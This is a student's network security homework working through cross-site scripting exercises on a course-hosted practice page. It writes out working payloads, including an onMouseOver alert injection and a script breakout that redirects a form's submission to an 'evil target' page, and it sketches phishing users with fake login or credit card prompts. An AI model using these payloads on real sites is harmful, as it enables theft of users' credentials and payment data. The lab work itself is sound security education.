Eddie Goynes
HW#1
931719883

ECE 478 Network Security: Homework #1


Disclamer

This submission reflects my own understanding of the homework and solutions. All of the ideas are my own, unless I explicitly acknowledge otherwise.

1. How does your web browser handle unknown attributes in an HTML tag, such as:
<a href="something" unknown="blah">

Going to your main website to the URL encoder/decoder I am able to convert this string into an encoded message. After reading the Excess-xss.com website linked to on your webpage I was able to figure out that this html is **encoded** which escapes the angle brackets. This doesn't necessarily protect users from code being inserted into something such as a comment on a website. If XSS protection is turned off in Chrome then there will be no **validation** of angle brackets of other malicious commands that can be filtered out of this encoded URL address.

Basically then by default the above URL is **encoded**, which escapes any < brackets or input that would make the browser run it as code. Then there will be **validation** with XSS protection enabled by default removing any malicious code commands.



Problem 2 Figure

2. The first resource that I used for this problem is the XSS tutorial on **Excess-XSS.com**
I looked on W3 schools to remind myself about html functions. Looking at the source of the page with Chromes nifty built in function I was able to change the image to the skull face instead of red.png and blue.png. Basically looking at that I noticed that he website inserts an quotation sign before the color name red in the URL, and also inserts a .png" at the end of the red color name.
So I used this link.
http://web.engr.oregonstate.edu/~rosulekm/netsec/hw/xss-hw1.php?color=skull.gif"

3. I can see that in JavaScript we can use alert("Hello") to have an alert box show up for images it's more difficult.
Looking at this website I found you can use onMouseOver to cause an alert. I can use something like they did.
http://www.hypergurl.com/mouseoveralert.html

I understand from reading this that a general syntax for having an alert box popup from an image tag the easiest way is to use syntax like this.

<img src="blaa.jpg" onMouseOver="alert('Hello World');return true;">

4. Specifically for causing a popup box that says "I see you" in the image tag located on the xss-hw1.html I will insert this mouse over code with an alert into the src.

So in the URL where it says color right after I will have a " in order to escape the src command.
http://web.engr.oregonstate.edu/~rosulekm/netsec/hw/xss-hw1.php?color=red"onMouseOver="alert('Hello World');return true;""

5. This is the most difficult question had to come back to it, after a friend suggested I install Arch Linux. Insisting it would only take a half hour.

LOL. You will never believe that I guessed that a ? mark after the skull.gif would actually make it so it doesn't care about the .png.

~rosulekm/netsec/hw/xss-hw2.php?color=skull.gif?
After further reading it looks like a ? mark is used as a separator.

6. Not knowing too much about XSS attacks except what I have read in this class I know that other people that visit the web page are not seeing your altered version of the page. What I think people could do is insert something like a mouse over to cause an alert box that says you need to re-log in or what's your credit card information. After this pop up box is inserted into the page you can either send the link to someone as is or use a URL shortening website to make it so the user cannot see the malicious code in the URL even if they are a tech savvy user.

7. Sent my credit card number 666 to the server. Used chromes built in Dev tools with f12. I then looked at the network tab, and under headers I noticed a header

X-Greatest-Movie-Of-All-Time: `http://www.imdb.com/title/tt0088258/`

Spinal Tap (1984) Movie regretfully I haven't seen this movie.

8. Firstly looking at his example of how to exploit the form by escaping it with a =>.

He uses "><script>alert('xss')</script><foo encoded which works on the xss-hw3.php.

Looking at the form it seems to me that the action is where the form is being submitted. I cannot directly change the action. So I try to change the action through JavaScript.

http://web.engr.oregonstate.edu/~rosulekm/netsec/hw/xss-hw3.php/"><script>document.action = "xss-hw-eviltarget.php";</script><foo

With this encoded link it seems like I am able to use a Get to give the information to oregonstate.edu using document.action="url". Need to figure out how to Get this to xss-hw-eviltarget.php.

After reading more about document action I had to change the name of the form in order to change it. So I used document.cat.action="url" like this.

This seems to work ok.

http://web.engr.oregonstate.edu/~rosulekm/netsec/hw/xss-hw3.php/"name=cat><script>document.cat.action="xss-hw-eviltarget.php";</script><foo